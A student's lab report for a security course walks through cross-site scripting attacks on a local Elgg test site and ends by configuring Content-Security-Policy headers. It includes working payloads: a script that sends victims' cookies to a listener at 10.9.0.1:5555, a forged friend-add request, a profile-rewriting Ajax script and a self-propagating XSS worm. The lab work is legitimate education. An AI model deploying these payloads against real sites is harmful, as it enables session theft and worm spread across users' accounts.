CSE-343

Marc Soda Jr

May 2, 2022


Contents

Setup:

- Most of the mappings in /etc/hosts were already setup. I only had to add the one for seed-server.com
- I was having trouble getting the containers working. The solution was to delete all of the previous containers on the machine as they were causing come sort of conflict.
- Everything seems to work and I can establish a connection to seed-server.com through Firefox on the machine.


Task 1:

- I logged in as Samy (who I will be using as my attacker).
- I went to her profile settings and added ‘<script>alert("XSS ATTACKED")</script>‘ to the brief description field of her profile.
- After refreshing I saw a popup saying my alert message. This lead me to believe the attack was successful.
- I then logged in as Alice (the victim in this context) and went to Samy's profile. Again, I received the malicious popup, indicating that the attack was successful. See screenshot.




Task 2:

- I logged back in as Samy and edited the previous code in the brief description section to read '<script>alert(document.
- The cookie information was displayed on my page indicating that the attack may have been successful.
- I then logged out and logged in as Alice and went to Samy's profile. The cookie information was alerted to the page, indicating that the attack was successful. See screenshot.



Task 3:

- I logged back in as Samy and edited the previous code in the brief description section to read '<script>document.write(src=`http://10.9.0.1:5555?c=` + escape(document.cookie) + ' >');'
- I then went to the seed console and ran 'nc -lknv 5555' to listen on port 5555
- I then logged out and logged back in as Alice and went to Sammy's profile. The cookie contents were received therefore the attack was successful. See screenshot.



Task 4:

- I logged back in as Samy and edited the about me section of her profile as indicated on the lab.
- I used HTTP Live header to figure out how to construct the URL. See screenshot.
- The URL I used was '"`http://www.seed-server.com/action/friends/add?friend=59`" + token + ts'.

```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1646525654&__elgg_token
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=jedmjv9284rgfeso5omcdth12b
GET: HTTP/1.1 200 OK
Date: Sun, 06 Mar 2022 00:14:27 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

- I was then able to log in as Alice, navigate to Samy's page, and see that Samy was added as Alice's friend.
- Question 1:
  - ts and token represent two security tokens that need to be sent with the friend request for it to be valid. It is a security mechanism. As I found out using HTTP Live Header, they are appended to the end of the URL.


– Yes. You can add the code to a JavaScript function and add code to a different section of the profile (such as the brief description section). This code will load the malicious JavaScript code and run the attack successfully.

Task 5:

- I logged in an Samy and edited the HTML of the About Me section to read:

```
<script type="text/javascript">
window.onload = function(){
        //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
        //and Security Token __elgg_token
        var userName="&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        var message="&description=MALICIOUS_MESSAGE!!!";
        //Construct the content of your url.
        var content = token + ts + userName + message + guid;
        //FILL IN
        var samyGuid = 59;
        //FILL IN
        var sendurl = "http://www.seed-server.com/action/profile/edit";
        //FILL IN
        if(elgg.session.user.guid!=samyGuid) {
                //Create and send Ajax request to modify profile
                var Ajax=null;
                Ajax=new XMLHttpRequest();
                Ajax.open("POST", sendurl, true);
                Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
                Ajax.send(content);
        }
}
</script>
```

- When I logged in as Alice, navigated to Samy's page, then checked Alice's profile I noticed that her About Me section contained my malicious message, indicating that the attack was a success. See screenshot.



- Question 3:
  - We need line one so Samy doesn't attack himself. Removing line one will cause the About Me section of Samy to display the malicious message.


Task 6:

- The worm is now self-propagating. See below screenshot for the code added to Samy's About Me section.

```
<script type="text/javascript" id="worm">
window.onload = function(){
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

        var userName="&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        var message="&description=MALICIOUS_MESSAGE!!!" + wormCode;
        //Construct the content of your url.
        var content = token + ts + userName + message + guid;
        //FILL IN
        var samyGuid = 59;
        //FILL IN
        var sendurl = "http://www.seed-server.com/action/profile/edit";
        //FILL IN
        if(elgg.session.user.guid!=samyGuid) {
                //Create and send Ajax request to modify profile
                var Ajax=null;
                Ajax=new XMLHttpRequest();
                Ajax.open("POST", sendurl, true);
                Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
                Ajax.send(content);
        }
}
</script>
```

- If I logout as Samy and log back in as Alice and navigate to Sam's page, her About Me section is changed to the malicious message I included in my attack, as expected. Furthermore, if I logout and log back in as Boby and navigate to Alice's page, his About Me message is updated to the malicious message. Therefore the code is self-propagating and the attack was a success.




Task 7:

- Question 1 and 2:
  - example32a.com
    - 1-6 are OK
    - On button click, displays alert "JS Code executed"
    - all because CSP not enabled
  - example32b.com
    - 1-3 and 5 Failed
    - 4 and 6 are OK
    - On button click, nothing happens
    - all because CSP header only allows for JS from self and the example70.com domain.
  - example32c.com
    - 2, 3, and 5 FAILED
    - 1, 4, and 6 are OK
    - On button click, nothing happens
    - all because the PHP file's CSP header allows JS from self, the example70.com domain, and nonce-111-111-111
- Question 3:
  - For example32b.com, area 6 is already OK, but area 5 is not. In order to make area 5 OK we need to add *.example60.com to the script-src section of the www.example32.com VirtualHost in /etc/apache2/sites-available/apache$_{\text{csp.conf}}$. See screenshot. After writing the file, I ran service apache2 restart. When refreshing the `http://www.example32b.com` site I not get area 5 and 6 showing OK. See screenshot.
  - Code:

```
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
              default-src 'self'; \
              script-src 'self' *.example70.com *.example60.com \
             "
```

  - Result:



- Question 4:
  - For example32c.com, area 4 and 6 are already OK, but 2 and 5 are not. In order to make them okay I needed to add *.example60.com and nonce-222-222-222 to the cps header in /var/www/csp/phpindex.php. See screenshot. After writing the file, I ran service apache2 restart. When refreshing the `http://www.example32c.com` site, I get the expected output. See screenshot.
  - Code:

```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

  - Result:

*

- Question 5:
  - CSP defends against cross-site-scripting attacks by restricting JavaScript code from unintended sources. It also restricts other page contents like limiting where images, audio, and video come from.